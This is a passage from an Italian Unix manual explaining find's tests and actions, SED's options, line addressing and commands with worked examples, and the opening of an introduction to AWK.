Nelle tabelle successive, vengono raggruppati per tipo alcuni testi disponibili.

Tabella 23.11. Test sulla proprietà dei file o delle directory.

Test	Descrizione
`-uid` ***n***	Si avvera quando il numero UID (utente) del file o della directory è uguale a ***n***.
`-user` ***nome_dell'utente***	Si avvera quando il file o la directory appartiene all'utente indicato.
`-nouser`	Si avvera per i file e le directory di proprietà di utenti non esistenti.
`-gid` ***n***	Si avvera quando il numero GID (gruppo) del file o della directory è uguale a ***n***.
`-group` ***nome_del_gruppo***	Si avvera quando il file o la directory appartiene al gruppo indicato.
`-nogroup`	Si avvera per i file e le directory di proprietà di gruppi non esistenti.

Tabella 23.12. Test sui permessi dei file o delle directory.

Test	Descrizione
`-perm` ***permessi***	Si avvera quando i permessi del file o della directory corrispondono esattamente a quelli indicati con questo test. I permessi si possono indicare in modo numerico (ottale) o simbolico.
`-perm` ***-permessi***	Si avvera quando i permessi del file o della directory comprendono almeno quelli indicati con questo test.
`-perm` ***+permessi***	Si avvera quando alcuni dei permessi indicati nel modello di questo test corrispondono a quelli del file o della directory.

Tabella 23.13. Test sulle caratteristiche dei nomi dei file o delle directory.

Test	Descrizione
`-name` ***modello***	Si avvera quando viene incontrato un nome di file o directory corrispondente al modello indicato, all'interno del quale si possono utilizzare i caratteri jolly. La comparazione avviene utilizzando solo il nome del file (o della directory) escludendo il percorso precedente. I caratteri jolly ('**`*`**', '**`?`**', '**`[`**', '**`]`**') non possono corrispondere al punto iniziale ('`.`') che appare nei cosiddetti file nascosti.
`-iname` ***modello***	Si comporta come '**`-name`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`iname`**' = *insensitive* '**`name`**').

Test	Descrizione
`-lname` ***modello***	Si avvera quando si tratta di un collegamento simbolico e il suo contenuto corrisponde al modello che può essere espresso utilizzando anche i caratteri jolly. Un collegamento simbolico può contenere anche l'indicazione del percorso necessario a raggiungere un file o una directory reale. Il modello espresso attraverso i caratteri jolly non tiene conto in modo particolare dei simboli punto ('**.**') e barra obliqua ('**/**') che possono essere contenuti all'interno del collegamento.
`-ilname` ***modello***	Si comporta come '**-lname**', ma non tiene conto della differenza tra maiuscole e minuscole ('**ilname**' = *insensitive* '**lname**').
`-path` ***modello***	Si avvera quando il modello, esprimibile utilizzando caratteri jolly, corrisponde a un percorso. Per esempio, un modello del tipo '**./i*no**' può corrispondere al file '`./idrogeno/ossigeno`'.
`-ipath` ***modello***	Si comporta come '**-path**', ma non tiene conto della differenza tra maiuscole e minuscole ('**ipath**' = *insensitive* '**path**').

Test	Descrizione
`-regexp` ***modello***	Si avvera quando l'espressione regolare indicata corrisponde al file o alla directory incontrati. Per la verifica della corrispondenza, attraverso l'espressione regolare, viene utilizzato anche il percorso e non solo il nome del file o della directory. Quindi, per ottenere la corrispondenza con il file '`./carbonio`' si può utilizzare l'espressione regolare '**`.*bonio`**' oppure '**`.*bo..o`**', ma non '**`c.*io`**'.
`-iregexp` ***modello***	Si comporta come '**`-regexp`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`iregexp`**' = *insensitive* '**`regexp`**').

Tabella 23.14. Test sulla data di modifica dei file o delle directory.

Test	Descrizione
`-mmin` ***n***	Si avvera quando la data di modifica del file o della directory corrisponde a ***n*** minuti fa.
`-mtime` ***n***	Si avvera quando la data di modifica del file o della directory corrisponde a ***n*** giorni fa. Più precisamente, il valore ***n*** fa riferimento a multipli di 24 ore.
`-newer` ***file***	Si avvera quando la data di modifica del file o della directory è più recente di quella del file indicato.

Tabella 23.15. Test sulla data di accesso ai file o alle directory.

Test	Descrizione
`-amin` ***n***	Si avvera quando la data di accesso del file o della directory corrisponde a ***n*** minuti fa.
`-atime` ***n***	Si avvera quando la data di accesso del file o della directory corrisponde a ***n*** giorni fa. Più precisamente, il valore ***n*** fa riferimento a multipli di 24 ore.
`-anewer` ***file***	Si avvera quando la data di accesso del file o della directory è più recente di quella del file indicato.

Tabella 23.16. Test sulla data di creazione o del cambiamento di stato dei file o delle directory.

Test	Descrizione
`-cmin` ***n***	Si avvera quando la data di creazione del file o della directory corrisponde a ***n*** minuti fa.
`-ctime` ***n***	Si avvera quando la data di creazione del file o della directory corrisponde a ***n*** giorni fa. Più precisamente, il valore ***n*** fa riferimento a multipli di 24 ore.
`-cnewer` ***file***	Si avvera quando la data di creazione del file o della directory è più recente di quella del file indicato.

Tabella 23.17. Test sulla dimensione dei file o delle directory.

Test	Descrizione
`-empty`	Si avvera quando il file o la directory sono vuoti.

Test	Descrizione
`-size` ***n*** [`b`|`c`|`k`|`w`]	Si avvera quando la dimensione del file o della directory ha una dimensione pari a ***n***. L'unità di misura è rappresentata dalla lettera che segue il numero: '**b**' blocchi da 512 byte e rappresenta il valore predefinito in mancanza dell'indicazione di questa lettera; '**c**' byte (caratteri); '**k**' blocchi da 1024 byte (1 Kibyte); '**w**' parole di 2 byte.

Tabella 23.18. Test vari.

Test	Descrizione
`-true`	Sempre vero.
`-false`	Sempre falso.
`-fstype` ***tipo_di_file_system***	Si avvera quando il file o la directory si trova in un file system del tipo indicato (vedere tabella 19.61).
`-inum` ***n***	Si avvera quando il file o la directory ha il numero di inode corrispondente a ***n***.
`-type` ***categoria***	Si avvera se l'elemento analizzato appartiene alla categoria indicata: '**b**' dispositivo a blocchi; '**c**' dispositivo a caratteri; '**d**' directory; '**p**' file FIFO (*pipe* con nome); '**f**' file normale (*regular file*); '**l**' collegamento simbolico; '**s**' socket.

Le condizioni possono essere costruite anche utilizzando alcuni operatori booleani e le parentesi. Quando questi componenti vengono utilizzati, la valutazione delle condizione viene fatta eseguendo il minimo numero indispensabile di operazioni. Ciò significa che di fronte a un operatore AND si verifica la prima condizione e solo se questa risulta vera si passa a verificare la seconda; di fronte a un operatore OR si verifica la prima condizione e solo se questa risulta falsa si passa a verificare la seconda. Infatti, per sapere che il risultato di un'operazione AND è *Falso* basta sapere che almeno una delle due condizioni in ingresso ha un valore *Falso*; per sapere che il risultato di un'operazione OR è *Vero* basta sapere che almeno una delle due condizioni in ingresso ha il valore *Vero*.

Tabella 23.19. Operatori booleani.

Operatore	Descrizione
`( )`	Le parentesi tonde stabiliscono la precedenza nell'esecuzione dei test.
`!` `-not`	Davanti a un'espressione si comporta come negazione logica, ovvero è equivalente a NOT.
`-a` `-and`	Tra due espressioni si comporta come l'operatore logico AND. In mancanza dell'indicazione di un operatore logico tra due condizioni si intende AND.
`-o` `-or`	Tra due espressioni si comporta come l'operatore logico OR.

Le azioni sono delle operazioni da compiere per ogni file o directory che si ottiene dalla scansione. Queste azioni generano però un

risultato che viene interpretato in maniera logica. Dipende da come vengono concatenate le varie condizioni (test e azioni) se, e in corrispondenza di quanti file, vengono eseguite queste azioni.

Tabella 23.20. Alcune azioni.

Azione	Descrizione
`-exec` ***comando*** `;`	Esegue il comando indicato, nella directory di partenza, restituendo il valore *Vero* se il comando restituisce il valore zero. Tutti gli argomenti che seguono vengono considerati come parte del comando fino a quando viene incontrato il simbolo punto e virgola (‘`;`’). All’interno del comando, la stringa ‘`{}`’ viene interpretata come sinonimo del file che è attualmente in corso di elaborazione. Se la shell interpreta questo simbolo occorre utilizzare il meccanismo della protezione per evitarlo.
`-ok` ***comando*** `;`	Si comporta come ‘**`-exec`**’ ma, prima di eseguire il comando, chiede conferma all’utente. Se il comando non viene eseguito, restituisce il valore *Falso*.

Azione	Descrizione
`-print`	Si avvera sempre ed emette il nome completo dei file (e delle directory) che avverano l'insieme delle condizioni. È l'azione predefinita, se non ne vengono indicate delle altre. Il programma Find di GNU considera questa l'azione predefinita, per cui non è necessario indicarla per ottenere un output sullo schermo. Generalmente, Find non ha un'azione predefinita e questo può mettere in crisi un utente di un sistema GNU quando passa a un altro sistema Unix. Questo è il motivo per il quale viene sempre indicata l'azione negli esempi seguenti, anche se non sarebbe necessario.

Segue la descrizione di alcuni esempi.

- `$` **`find / -name "lib*" -print`** [*Invio*]

  Esegue una ricerca su tutto il file system globale, a partire dalla directory radice, per i file e le directory il cui nome inizia per '**`lib`**'. Dal momento che si vuole evitare che la shell trasformi '**`lib*`**' in qualcosa di diverso, si utilizzano le virgolette.

- `#` **`find / -xdev -nouser -print`** [*Invio*]

  Esegue una ricerca nel file system principale a partire dalla directory radice, escludendo gli altri file system, per i file e le directory appartenenti a utenti non registrati (che non risultano da '`/etc/passwd`').

- `$` **`find /usr -xdev -atime +90 -print`** [*Invio*]

  Esegue una ricerca a partire dalla directory '`/usr/`', escludendo altri file system diversi da quello di partenza, per i file la cui data di accesso è più vecchia di 2160 ore (24 * 90 = 2160).

- `$` **`find / -xdev -type f -name core -print`** [*Invio*]

  Esegue una ricerca a partire dalla directory radice, all'interno del solo file system principale, per i file '`core`' (solo i file normali).

- `$` **`find / -xdev -size +5000k -print`** [*Invio*]

  Esegue una ricerca a partire dalla directory radice, all'interno del solo file system principale, per i file la cui dimensione supera i 5000 Kibyte.

- `$` **`find ~/dati -atime +90 -exec mv \{\} ~/archivio \;`** [*Invio*]

  Esegue una ricerca a partire dalla directory '`~/dati/`' per i file la cui data di accesso è più vecchia di 90 giorni, spostando quei file all'interno della directory '`~/archivio/`'. Il tipo di shell a disposizione ha costretto a usare spesso il carattere di escape ('****') per poter usare le parentesi graffe e il punto e virgola secondo il significato che gli attribuisce Find.

23.5 SED

«

SED[3] è un programma in grado di eseguire delle trasformazioni elementari in un flusso di dati di ingresso, proveniente indifferentemente da un file o da un condotto. Questo flusso di dati viene letto sequenzialmente e la sua trasformazione viene restituita attraverso lo standard output.

Il nome è l'abbreviazione di *Stream oriented editor*, che descrive istantaneamente il senso di questo programma: *editor* di flusso. Volendo usare altri termini, lo si potrebbe definire come un programma per la modifica sequenziale di un flusso di dati espressi in forma testuale.

Volendo vedere SED come una scatola nera, lo si può immaginare come un oggetto che ha due ingressi: un flusso di dati in ingresso, composto da uno o più file di testo concatenati assieme; un flusso di istruzioni in ingresso, che compone il programma dell'elaborazione da apportare ai dati; un flusso di dati in uscita che rappresenta il risultato dell'elaborazione.

Figura 23.21. Flussi di dati che interessano SED.



In linea di principio, SED non consente di indicare dei caratteri speciali nei suoi comandi attraverso delle sequenze di escape.

23.5.1 Avvio dell'eseguibile

SED è costituito in pratica dall'eseguibile '**`sed`**', il quale interpreta un programma scritto in un linguaggio apposito, che gli viene fornito come argomento della riga di comando, o in un file.

```
sed [opzioni] [programma_di_elaborazione] [file...]
```

Il testo del programma, o il nome del file che lo contiene, può essere indicato attraverso delle opzioni adatte, oppure, in loro mancanza, può essere indicato come primo degli argomenti che seguono le opzioni. Alla fine possono essere indicati i file da elaborare e in loro mancanza si usa lo standard input.

Opzione	Descrizione
`-e` ***istruzioni*** `--expression=`***istruzioni***	Questa opzione, che può essere utilizzata anche più volte, permette di specificare delle istruzioni SED che si aggiungono alle altre eventualmente già indicate.
`-f` ***file_delle_istruzioni*** `--file` ***file_delle_istruzioni***	Questa opzione permette di indicare un file contenente una serie di istruzioni SED. Anche questa opzione può essere usata più volte, aggiungendo ogni volta altre istruzioni al programma globale.

`-n`
 	
`--quiet`
 	
`--silent`
	In condizioni normali, alla fine di ogni ciclo, SED emette il contenuto di quello che viene definito come *pattern space*. In pratica, ogni riga letta ed elaborata viene emessa attraverso lo standard output senza bisogno di un comando apposito. Utilizzando questa opzione, si fa in modo di evitare tale comportamento, così che il programma di elaborazione interpretato da SED deve ordinare quando emettere ogni riga.

23.5.2 Logica di funzionamento

Il primo compito di SED, una volta avviato, è quello di raccogliere tutto ciò che deve andare a comporre il programma di elaborazione: può trattarsi di direttive fornite singolarmente attraverso l'opzione '`-e`' e di gruppi di direttive fornite all'interno di file appositi, indicati attraverso l'opzione '`-f`'. In particolare, SED si prende cura di mantenerne intatto l'ordine. Successivamente, concatena i dati in ingresso secondo la sequenza indicata dei file posti alla fine della riga di comando, oppure utilizza direttamente lo standard input.

Lo schema che appare nella figura 23.23 si avvicina all'idea del funzionamento di SED: il flusso in ingresso viene letto sequenzialmente, una riga alla volta; ogni volta la riga viene messa in un'area transitoria, nota come *pattern space*; viene confrontata la riga con ogni direttiva del programma di elaborazione e se nessuna di queste direttive coincide, la riga non viene elaborata, compiendo semplicemente l'azione predefinita prima di passare al prossimo ciclo di lettura. Se una o più direttive del programma di elaborazione corrispondono alla riga, vengono eseguite sequenzialmente le elaborazioni previste; poi, alla fine, si passa comunque per l'esecuzione dell'azione predefinita.

Figura 23.23. Struttura semplificata del funzionamento di SED.



L'azione predefinita di SED è l'emissione del contenuto dell'area transitoria, per cui, se non venisse fornita alcuna direttiva a SED, si otterrebbe almeno la riemissione completa dello stesso file ricevuto in ingresso:

```
$ sed "" pippo.txt [Invio]
```

L'esempio mostra proprio l'avvio dell'eseguibile '**sed**' allo scopo di interpretare una direttiva nulla, fornendo il file '`pippo.txt`' in ingresso. Il risultato è la riemissione del contenuto di questo file attraverso lo standard output.

Per impedire che questa azione si compia automaticamente, si utilizza l'opzione '**-n**' (ovvero '**--quiet**' o '**--silent**'). In questo modo, è compito delle direttive del programma di elaborazione il richiedere espressamente l'emissione della riga elaborata.

SED dispone di due aree transitorie per le elaborazioni: una che contiene la riga letta, come già descritto; l'altra, definita come *hold space*, viene gestita eventualmente attraverso le direttive del programma di elaborazione interpretato da SED. L'utilizzo di questa seconda area di memoria non viene mostrato qui.

Dal momento che SED è un programma storico dei sistemi Unix, è bene tenere presente le limitazioni che potrebbe avere in questo o quel sistema. In particolare, qualche realizzazione di SED potrebbe porre un limite alla dimensione delle righe. Questo fatto va tenuto presente quando si vogliono realizzare dei programmi «portabili», ovvero, da usare su piattaforme diverse, con sistemi operativi diversi.

23.5.3 Script e direttive multiple

Di solito, si vede utilizzare SED con direttive fornite direttamente attraverso la stessa riga di comando. Volendo realizzare un programmino un po' più complesso, si potrebbe scrivere uno script che deve essere interpretato da SED. Per farlo, occorre iniziare il file in questione con una delle due intestazioni seguenti:

```
#!/bin/sed -f
```

```
#!/bin/sed -nf
```

Nel primo caso, si fa in modo di fornire all'eseguibile '**`sed`**' (si suppone che si trovi nella directory '`/bin/`') l'opzione '**`-f`**', in modo che il file stesso venga inteso correttamente come un programma di elaborazione; nel secondo, oltre a questo, viene aggiunta l'opzione '**`-n`**', con la quale si inibisce l'emissione predefinita delle righe dopo ogni ciclo di elaborazione.

È utile osservare che in uno script del genere non è possibile fare riferimento alle variabili di ambiente.

Per quanto riguarda le direttive contenute nei file, queste utilizzano una riga per ognuna, dove le righe bianche o vuote vengono ignorate, assieme ai commenti che iniziano con il simbolo '**#**':

direttiva_di_elaborazione
direttiva_di_elaborazione
...

Le direttive fornite attraverso la riga di comando sono solitamente istruzioni singole; per cui, volendo aggiungerne delle altre, si utilizzano più opzioni '**-e**':

`sed -e` ***direttiva_di_elaborazione*** [`-e` ***direttiva_di_elaborazione***]
... ***file_in_ingresso***...

Tuttavia, di solito è possibile indicare più direttive con una sola opzione '**-e**', separandole con un punto e virgola:

`sed -e` ***direttiva_di_elaborazione*** [***;direttiva_di_elaborazione***]
... ***file_in_ingresso***...

L'uso di più direttive nella riga di comando, con o senza il punto e virgola, è sconsigliabile in generale, dal momento che dovendo scrivere un programma di elaborazione complesso è preferibile usare un file, trasformandolo eventualmente in uno script come è stato mostrato all'inizio di questa sezione.

23.5.4 Direttive

Ogni direttiva di un programma di elaborazione SED fa riferimento, esplicitamente o implicitamente, a un gruppo di righe, identificate in qualche modo, a cui vengono applicati dei comandi.

[*selezione_righe*] *comando*

Il modello sintattico mostra l'indicazione di un comando dopo la selezione delle righe; questo comando può essere un raggruppamento di comandi, indicato all'interno di parentesi graffe.

La selezione delle righe per una direttiva SED è il primo elemento importante per queste. La mancanza dell'indicazione di questa selezione rappresenta implicitamente la selezione di tutte le righe.

È importante osservare che le righe possono essere indicate anche attraverso la corrispondenza con un'espressione regolare, la quale non deve essere confusa con i comandi che a loro volta possono avere a che fare con altre espressioni regolari.

Inoltre, è necessario ricordare che SED numera le righe a partire dalla prima del primo file, continuando fino alla fine dell'ultimo file, senza interrompere la numerazione.

Tabella 23.26. Selezione delle righe.

Direttiva	Descrizione
n	Un numero puro e semplice, indica precisamente la riga ***n***-esima.
$	Un dollaro rappresenta l'ultima riga dell'ultimo file.

Direttiva	Descrizione
/bre/	Un'espressione regolare elementare (BRE), racchiusa tra due barre oblique normali, serve a selezionare tutte le righe per cui corrisponde questo modello. Dal momento che la barra obliqua viene usata come delimitatore, se questa deve essere inserita nel modello, occorre proteggerla con una barra obliqua inversa ('**\/**').
\xbrex	Si tratta sempre della selezione delle righe in base alla corrispondenza con un'espressione regolare, con la differenza che questa viene delimitata con un carattere differente, ***x***, scelto liberamente, in modo da non interferire con i simboli usati nel modello. Se il modello dell'espressione regolare dovesse contenere anche questo carattere usato per la delimitazione, potrebbe essere protetto con l'aggiunta della barra obliqua inversa all'inizio ('***x**').

Direttiva	Descrizione
riga_iniziale , riga_finale	È possibile indicare un intervallo di righe, unendo assieme due riferimenti a righe, sia in forma numerica, sia attraverso le espressioni regolari. Per quanto riguarda l'individuazione della prima riga dell'intervallo, la cosa è abbastanza semplice; in particolare, se si tratta di un'espressione regolare, la prima corrispondenza indica la prima riga. Più complicato è il modo in cui viene preso in considerazione il secondo modello: se si tratta di un numero, questo rappresenta l'***n***-esima riga da raggiungere, che deve essere considerata inclusa nell'intervallo, ma se questo numero indica una riga precedente alla riga iniziale dell'intervallo, allora viene selezionata solo quella iniziale; se si tratta di un'espressione regolare, allora questo modello viene confrontato a partire dalla riga successiva a quella iniziale e alla corrispondenza raggiunta, si ottiene la riga finale dell'intervallo; se si tratta di un'espressione regolare, il confronto avviene a partire dalla riga successiva alla prima che è stata trovata.
riga_iniziale , riga_finale !	Se alla fine della selezione delle righe appare un punto esclamativo, questo rappresenta l'inversione della selezione, ovvero tutte le altre righe.

Come accennato, ogni direttiva si compone di una selezione di ri-

ghe, in modo esplicito o implicito, e di un comando, ovvero di un raggruppamento di comandi racchiuso tra parentesi graffe. Vengono elencati di seguito i comandi più comuni.

Tabella 23.27. Comandi comuni.

Direttiva	Descrizione
#*commento*	Il simbolo '**#**' rappresenta un comando speciale di SED che serve solo a fargli ignorare il testo che segue fino alla fine della riga (fino alla fine della direttiva). Trattandosi di un «comando», si applica a delle righe, che però non possono essere indicate. Di solito, i commenti di questo tipo si inseriscono solo nei file contenenti direttive di un programma di elaborazione SED (eventualmente uno script eseguibile, realizzato nella forma che è già stata mostrata). Se i primi due caratteri di un file del genere corrispondono alla stringa '**#n**', SED funziona come se fosse stata usata l'opzione '**-n**', per cui occorre fare attenzione ai commenti che appaiono nella prima riga di tali file.

Direttiva	Descrizione
s */ bre / rimpiazzo / [parametri]* s *x bre x rimpiazzo x [parametri]*	Con questo comando si vuole sostituire ciò che viene delimitato dall'espressione regolare con il testo di rimpiazzo, tenendo conto dei parametri posti eventualmente alla fine. L'espressione regolare e il testo di rimpiazzo sono delimitati e separati attraverso una barra obliqua normale, oppure da un altro simbolo scelto liberamente. Per inserire questa barra obliqua, o qualunque altro simbolo che svolga tale compito nell'espressione regolare, occorre proteggerlo con la barra obliqua inversa ('**\/**', ovvero '***x*'). L'espressione regolare può essere realizzata in modo da individuare alcune parti, delimitate attraverso '**\(**' e '**\)**' (bisogna ricordare che si tratta di espressioni regolari elementari, ovvero di BRE); in tal caso, nella stringa di rimpiazzo si può fare riferimento a questi blocchi attraverso la forma '***n***', dove ***n*** è un numero da uno a nove, che indica l'***n***-esimo riferimento a questi raggruppamenti della parte di riga presa in considerazione dall'espressione regolare. Nella stringa di rimpiazzo si può anche utilizzare la e-commerciale ('**&**') per fare riferimento a tutto il blocco di

Direttiva	Descrizione
s/*bre*/*rimpiazzo*/g [*altri_parametri*] s*x*bre*x*rimpiazzo*x*g [*altri_parametri*]	Con il parametro '**g**' si esegue l'operazione di rimpiazzo per tutte le corrispondenze che si possono avere sulla stessa riga, senza limitarsi alla prima soltanto.
s/*bre*/*rimpiazzo*/p [*altri_parametri*] s*x*bre*x*rimpiazzo*x*p [*altri_parametri*]	Con il parametro '**p**', se la sostituzione ha avuto luogo, emette la riga risultante (il *pattern space*).
s/*bre*/*rimpiazzo*/*n* [*altri_parametri*] s*x*bre*x*rimpiazzo*x*n [*altri_parametri*]	Indicando un numero come parametro, si rimpiazza solo nell'ambito dell'***n***-esima corrispondenza con l'espressione regolare.
s/*bre*/*rimpiazzo*/w *file* ↩ ↪ [*altri_parametri*] s*x*bre*x*rimpiazzo*x*w *file* ↩ ↪ [*altri_parametri*]	Con il parametro '**w**', se la sostituzione ha avuto luogo, scrive la riga risultante nel file indicato.
q	Termina il funzionamento di SED senza altre elaborazioni e senza leggere altro dai file in ingresso.
d	Cancella l'area di memoria dove è stata accumulata la riga letta, avviando immediatamente un ciclo nuovo.

Direttiva	Descrizione
`p`	Emette la riga letta, con le modifiche eventuali che gli fossero state apportate nel frattempo. È importante ricordare che questo è il comportamento predefinito di SED, a meno che venga utilizzata l'opzione '**`-n`**'. Nella preparazione di script per SED occorre tenere presente che alcune realizzazioni di questo emettono la riga una sola volta, anche se viene usato il comando '**`p`**' e non è stata usata l'opzione '**`-n`**', mentre altre, come nel caso di GNU, lo fanno due volte. Questi due comportamenti opposti sono ammissibili secondo lo standard POSIX.
`n`	Questo comando permette di passare alla prossima riga, immediatamente, tenendo conto che se non è stata usata l'opzione '**`-n`**', prima di passare alla prossima viene emessa quella precedente (come al solito). Lo scopo di questo comando è fare in modo che le direttive successive si trovino di fronte una riga nuova.
`w` ***file***	Copia le righe nel file indicato, creandolo per l'occasione.

Direttiva	Descrizione
{ *comandi* }	Un raggruppamento di comandi può essere realizzato delimitandolo tra parentesi graffe. Tuttavia, è importante osservare che in questo caso, i comandi vanno indicati ognuno in una riga differente, inoltre la parentesi graffa di chiusura deve apparire da sola in una riga. Di solito, non c'è la necessità di usare un raggruppamento, dal momento che basta ripetere la stessa selezione di righe con un altro comando.

Alcuni comandi che qui non vengono descritti, richiedono una scomposizione in più righe, indicando la continuazione attraverso il simbolo '\'. Dal momento che questi comandi non vengono mostrati, quello che si vuole far notare è che la barra obliqua inversa come simbolo di continuazione ha un significato speciale in SED, pertanto non va usata se non si conosce esattamente il risultato che si ottiene effettivamente.

23.5.5 Esempi

«

A seconda dei casi e dell'utilità della cosa, si fa riferimento a direttive fornite nella riga di comando (con o senza l'opzione '**-e**'), oppure a uno script vero e proprio.

Elaborazioni banali

- `$ sed "" prova.txt` [*Invio*]

  Legge il file ‘`prova.txt`’ e lo riemette tale e quale, dal momento che non è stata specificata alcuna direttiva per il programma di elaborazione.

- `$ sed -n 'p' prova.txt` [*Invio*]

  Si ottiene lo stesso risultato dell’esempio precedente, perché prima viene usata l’opzione ‘**-n**’ con cui si inibisce la riemissione predefinita delle righe lette, ma poi si specifica una direttiva contenente il comando ‘**p**’ applicato a tutte le righe del flusso in ingresso.

Selezione delle righe

- `$ sed -n '1,10p' prova.txt` [*Invio*]

  Emette solo le prime 10 righe del file.

- `$ sed '/.\{81,\}/d' prova.txt` [*Invio*]

  Elimina le righe più lunghe di 80 caratteri.

- `$ sed '/^$/d' prova.txt` [*Invio*]

  Elimina tutte le righe vuote.

- `$ sed '/^---INIZIO---$/,/^---FINE---$/d' prova.txt` [*Invio*]

  Elimina tutte le righe comprese negli intervalli delimitati da righe contenenti esclusivamente la stringa ‘**---INIZIO---**’ e ‘**---FINE---**’.

- `$ sed -n '/^---INIZIO---$/,/^---FINE---$/p' prova.txt` [*Invio*]

  Emette tutte le righe comprese negli intervalli delimitati da righe contenenti esclusivamente la stringa ‘**---INIZIO---**’ e ‘**---FINE---**’.

Sostituzione del contenuto delle righe

- `$` **`sed 's/andato/venuto/' prova.txt`** [*Invio*]

  Sostituisce in ogni riga la prima occorrenza della stringa «andato» con la stringa «venuto».

- `$` **`sed 's/andato/venuto/g' prova.txt`** [*Invio*]

  Sostituisce tutte le occorrenze della stringa «andato» con la stringa «venuto».

- `$` **`sed 's/^/    /' prova.txt`** [*Invio*]

  Aggiunge quattro spazi all'inizio di ogni riga del file.

- `$` **`sed 's/\(.*\):\(.*\):\(.*\):\(.*\):\(.*\):\(.*\):\(.*\)`**↩
  ↪**`/\1:\3/' /etc/passwd`** [*Invio*]

  Seleziona solo il primo e il terzo campo del file '`/etc/passwd`'; in pratica, preleva il nominativo e il numero UID.

Raggruppamenti

- ```
  #!/bin/sed -nf
  {
  p
  w registro
  }
  ```

  L'esempio mostra l'unione di due comandi riferiti allo stesso gruppo di righe (tutte). Lo scopo è quello di emettere le righe attraverso lo standard output e di annotarle anche in un file denominato '`registro`'.
  ```

Si osservi il fatto che la parentesi graffa di chiusura deve essere indicata da sola (come si vede nell'esempio) e di conseguenza può essere opportuno fare altrettanto per quella di apertura.

- `$ sed -n -e 'p' -e 'w registro' prova.txt` [*Invio*]

  Questo esempio fa la stessa cosa di quello precedente, con la differenza che i comandi sono stati separati in due direttive riferite allo stesso gruppo di righe, inoltre si elaborano le righe del file '`prova.txt`'.

23.6 Introduzione a AWK

AWK è un linguaggio di programmazione nato fondamentalmente per l'analisi e la rielaborazione di file di testo organizzati in una qualche forma tabellare. AWK potrebbe essere usato per fare anche di più, solo che quando si supera un certo limite di complessità, non è conveniente il suo utilizzo.

AWK è un interprete, nel senso che i programmi fatti secondo questo linguaggio, vengono eseguiti direttamente, senza essere compilati, come nel caso degli script di shell. Un programma AWK può essere scritto in un file di testo normale, oppure può essere fornito come argomento della riga di comando dell'interprete: il binario '**awk**'. Volendo automatizzare l'avvio dell'interprete per l'esecuzione di uno script (che abbia i permessi di esecuzione opportuni), lo si può iniziare con la direttiva comune agli script di shell:

```
#!/usr/bin/awk -f
```

Nei sistemi Unix esistono diversi tipi differenti di interpreti AWK. Con GNU/Linux potrebbe essere disponibile la versione GNU (‘**gawk**’),[4] che ha molte estensioni rispetto agli standard, oppure ci potrebbe essere ‘**mawk**’.

23.6.1 Principio di funzionamento e struttura fondamentale

«

Il programma AWK tipico, è qualcosa che legge i dati provenienti da uno o più file, li analizza in qualche modo, generando un risultato che viene visualizzato direttamente o indirizzato a un altro file. Questo indica implicitamente due cose: un programma AWK non dovrebbe essere fatto per modificare i file di partenza; inoltre, si dà per scontato che ci sia una lettura dei file di origine, infatti ciò avviene di solito senza una richiesta esplicita.

Dal punto di vista di AWK, un file che viene analizzato è composto da record, corrispondenti normalmente alle righe del file di testo stesso, dove però il codice di interruzione di riga può essere specificato espressamente come qualcosa di diverso rispetto al solito.

Un programma AWK è composto fondamentalmente da ***regole***, le quali stabiliscono il comportamento da prendere nei confronti dei dati in ingresso. I commenti sono introdotti dal simbolo ‘**#**’ e terminano alla fine della riga; inoltre, le righe vuote e quelle bianche vengono ignorate nello stesso modo. La struttura delle regole di un programma AWK si può esprimere secondo lo schema seguente:

```
criterio_di_selezione { azione }
```

In pratica, ogni regola si suddivide in due parti: un’istruzione iniziale che definisce quali record prendere in considerazione e un’azione

(più o meno articolata) indicata all'interno di parentesi graffe (che quindi vanno intese in modo letterale nel modello sintattico), da eseguire ogni volta che si incontra una corrispondenza con il criterio di selezione stabilito. Questa descrizione è solo una semplificazione che per il momento serve a iniziare la comprensione di questo linguaggio.

Una regola di un programma AWK può contenere l'indicazione esplicita del solo criterio di selezione, o della sola azione da compiere. Ciò perché in tal caso si utilizza un'azione o un criterio di selezione predefinito (questo particolare viene ripreso quando si mostrano i primi esempi).

L'azione di una regola AWK è molto simile a un programma C, o Perl, con tante semplificazioni, dove il record selezionato viene passato attraverso dei ***campi***, che ricordano i parametri delle shell comuni; quelli che si espandono con: '`$0`', '`$1`', '`$2`',... In pratica, un'azione di una regola AWK è un programma a sé stante, eseguito ogni volta che il criterio di selezione della regola si avvera.

23.6.1.1 Selezione e azione predefinita

Una regola che non contenga l'indicazione del criterio di selezione, fa sì che vengano prese in considerazione tutte le righe dei dati in ingresso. In AWK, il valore booleano *Vero* si esprime con qualunque valore differente dallo zero e dalla stringa nulla, dal momento che entrambi questi rappresentano invece il valore *Falso* in un contesto booleano. In altre parole, una regola che non contenga l'indicazione del criterio di selezione, è come se avesse al suo posto il valore uno, che si traduce ogni volta in un risultato booleano *Vero*, cosa che permette la selezione di tutti i record.

Una regola che non contenga l'indicazione dell'azione da compiere, fa riferimento a un'azione predefinita, che in pratica fa sì che venga emessa attraverso lo standard output ogni riga che supera il criterio di selezione. Praticamente, è come se venisse usata l'azione '**`{ print }`**'. Per essere precisi, dal momento che in AWK il concetto di «predefinito» può riguardare diversi livelli, si tratta dell'azione '**`{ print $0 }`**'.

In pratica, se si unisse il criterio di selezione predefinito e l'azione predefinita, si avrebbe la regola seguente, che riemette attraverso lo standard output tutti i record che legge dai file in ingresso:

```
1 { print }
```

Bisogna ricordare però che almeno una delle due parti deve essere indicata esplicitamente: o il criterio di selezione, o l'azione.

23.6.1.2 Campi

«

Si è accennato al fatto che il testo analizzato da un programma AWK, viene visto generalmente come qualcosa composto da record suddivisi in campi. I record vengono individuati in base a un codice che li separa, corrispondente di solito al codice di interruzione di riga, per cui si ottiene l'equivalenza tra record e righe. I campi sono separati in modo analogo, attraverso un altro codice opportuno.

Eccezionalmente, quando il codice indicato per individuare la suddivisione in campi è <*SP*>, cioè lo spazio normale, diventa indifferente la quantità di spazi utilizzati tra un campo e l'altro; inoltre, è possibile utilizzare anche i caratteri di tabulazione.

Se per il codice che definisce la fine di un record e l'inizio di quello successivo, viene indicata la stringa nulla, ('`""`'), si intende che i record siano separati da una o più righe bianche o vuote.

